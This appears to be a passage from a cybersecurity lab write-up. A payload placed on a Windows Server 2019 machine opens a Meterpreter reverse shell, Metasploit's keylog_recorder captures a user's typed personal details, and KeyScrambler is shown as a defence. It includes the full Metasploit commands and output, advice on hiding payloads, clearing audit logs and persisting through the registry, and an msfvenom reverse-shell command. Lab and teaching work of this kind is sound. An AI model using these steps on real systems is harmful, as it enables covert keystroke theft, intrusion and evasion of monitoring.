
By clicking on the '+' icon on the top left of the Remmina interface, you will be brought to the screen shown above.
Configure the inputs to the following shown above.
This will be our RDP profile to access Windows Server 2019.
The share folder '/home/kali' will allow us to access our local host machine's (Kali Linux) resources on Windows Server 2019, which is where our payload is located.

Once you have inputted the following, save and connect to Windows Server 2019 via RDP.




If you are prompted to accept a certificate, press 'Yes'.

Step 6: Copy the payload to a hard-to-find location



As you can see, under 'Redirected drives and folders', we are able to access our local host machine's resources.
Double click on it to access the resources and locate the payload.

Now, open up another File Explorer to copy our payload to a hard-to-find location.



As shown above, we have copied the payload to the above directory.

Step 7: Execute the payload by clicking on it

Go back to your terminal and see if the session has been opened.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.1.128:4444
[*] Sending stage (203846 bytes) to 10.10.1.19
[*] Meterpreter session 7 opened (10.10.1.128:4444 → 10.10.1.19:50493) at 2025-07-23 10:57:15 -0400
```

As shown above, have now opened a session to Windows Server 2019.

Before exiting Remmina by clicking the ‘x’ button on the top right, close all tabs or revert to the state the Windows 11 machine was before to remove all traces of suspicion.

Moreover, auditpol and wevutil commands can also be used to clear any tracks by clearing any logs or auditing.

For now, we must send our session to the background to then start using keylog_recorder.

Commands:

1. background
2. sessions -i

```
meterpreter > background
[*] Backgrounding session 7 ...
```

```
msf6 exploit(multi/handler) > sessions -i

Active sessions

  Id  Name  Type                     Information                        Connection
  --  ----  ----                     -----------                        ----------
  7         meterpreter x64/windows  SERVER2019\Administrator @ SERVER2019  10.10.1.128:4444 → 10.10.1.19:50493 (10.10.1.19)
```

Step 8: Access keylog_recorder

Command: use post/windows/capture/keylog_recorder

```
msf6 exploit(multi/handler) > use post/windows/capture/keylog_recorder
msf6 post(windows/capture/keylog_recorder) > options

Module options (post/windows/capture/keylog_recorder):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   CAPTURE_TYPE  explorer         no        Capture keystrokes for Explorer, Winlogon or PID (Accepted: explorer, winlogon, pid)
   INTERVAL      5                no        Time interval to save keystrokes in seconds
   LOCKSCREEN    false            no        Lock system screen.
   MIGRATE       false            no        Perform Migration.
   PID                            no        Process ID to migrate to
   SESSION                        yes       The session to run this module on
```

Typing in ‘options’ brings up the parameters and arguments to execute it. We will set our session to 7 (our active session as shown in the previous screenshot.

We will also need to set the PID of winlogon.exe, which we can find by typing ‘ps’ while in the meterpreter session to allow it to be run with system privileges, which enables the keylog recorder to start recording in real-time.

```
 496   480   csrss.exe
 560   480   winlogon.exe
```

Commands:

1. set pid {winlogon PID}
2. set session 7

```
msf6 post(windows/capture/keylog_recorder) > set pid 560
pid ⇒ 560
msf6 post(windows/capture/keylog_recorder) > set session 7
session ⇒ 7
```

Step 9: Enter the meterpreter session again and start keylog_recorder


Commands:

1. sessions {session_id}
2. run post/windows/capture/keylog_recorder


```
msf6 post(windows/capture/keylog_recorder) > sessions 7
[*] Starting interaction with 7 ...
```

```
meterpreter > run post/windows/capture/keylog_recorder
[*] Executing module against SERVER2019
[*] Starting the keylog recorder...
[*] Keystrokes being saved in to /home/kali/.msf4/loot/20250723111440_default_10.10.1.19_host.windows.key_921987.txt
[*] Recording keystrokes...
```

Step 10: Login as Administrator on Windows Server 2019 (password: Pa$$w0rd)



Bob accesses the website ‘https://moviescope.com” and inputs his sensitive credentials such as his email address and phone number as shown in the following 2 screenshots when he attempts to buy the domain name.




Step 11: View the keystrokes

As shown in the screenshot in Step 9.5, the keystrokes are saved at:

/home/kali/.msf4/loot/20250723111440_default_10.10.1.19_host.windows.key_921987.txt

We will now access this txt file and view the keystrokes recorded by keylog_recorder.



As shown above, Bob's keystrokes were captured in real-time and we can make out the website 'https://moviescope.com', his first name and surname 'Bob Tan', his email address 'bobtan872@gmail.com' and 8 digits '74829183' which we can infer as his phone number which are usually 8 digits.

You can end keylog_recorder by pressing 'ctrl c'.

From this task, we now know how to use Metasploit to perform keylogging automatically using keylog_recorder to obtain sensitive and valuable information for us (the attacker) as the victim unknowingly types on their keyboard.

Keylogging allows attackers to potentially obtain sensitive information such as account credentials, credit card and social security numbers as mentioned previously and others.

From the obtained information in the above screenshot, attackers could perform Stored Cross-Site Scripting (XSS) attacks, which are performed by injecting malicious javascript into fields such as their Bio, Name etc and saving them on the company's website domain to potentially compromise both employees and external users when they access the infected victim's profile page.

Moreover, as mentioned above, the attacker could use Bob's account credentials or his credit card and social security numbers to obtain unauthorised access to them via their personal computer and perform impersonation and result in financial gain respectively.

Moreover, you may go a step further and add a new registry value to execute the metasploit payload on start-up, allowing you to know when a user log-ons via gaining a meterpreter session and start recording their keystrokes.

Solution: Install a Key Scrambler


The main function of a keyscrambler is to encrypt the keystrokes a user enters onto the keyboard, meaning that keyloggers will hence be unable to obtain cleartext keystrokes from the victim, safeguarding sensitive credentials.

Step 1: Install Keyscrambler


Keyscrambler can be installed from the following link:
https://www.qfxsoftware.com/download/


Download it onto Windows Server 2019 using the following link and install it.

Once you have executed it, keep on clicking 'Next' till you have reached the following screenshot below and click 'Finish' to reboot Windows Server 2019 and start Keyscrambler.




Once rebooted, it will be automatically enabled.





As seen above, KeyScrambler is shown to be encrypting Bob's keystrokes as he types on the keyboard.

Now, go back to Kali Linux to attempt to view the recorded keystrokes.



As you can see above, the keylogger was not able to record any keystrokes apart from the 'Shift' and 'Left Windows' keys from Windows Server 2019.

In other cases, the keystrokes, even if recorded, would be encrypted instead, meaning the attacker would need the cryptographic algorithm that KeyScrambler uses in order to decrypt the encrypted keystrokes.

This ensures that sensitive information of users cannot be captured by such keyloggers, meaning that attackers cannot easily further compromise the accounts of users on Facebook, Linkedln to perform impersonation for example.

In the next task, we will create a reverse shell to perform data exfiltration via SMB, alongside extracting hashes via Registry Hive Exfiltration.

Task 8 – Reverse Shell creation (Ryan)


This builds upon the exploit mentioned above. Since we already know the username and password of the administrator, we can craft a payload that will create a reverse shell to connect back to our attacker machine, allowing us to run commands directly to the machine.

Run the following command:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.1.128 LPORT=4444 -f exe -o shell.exe
```

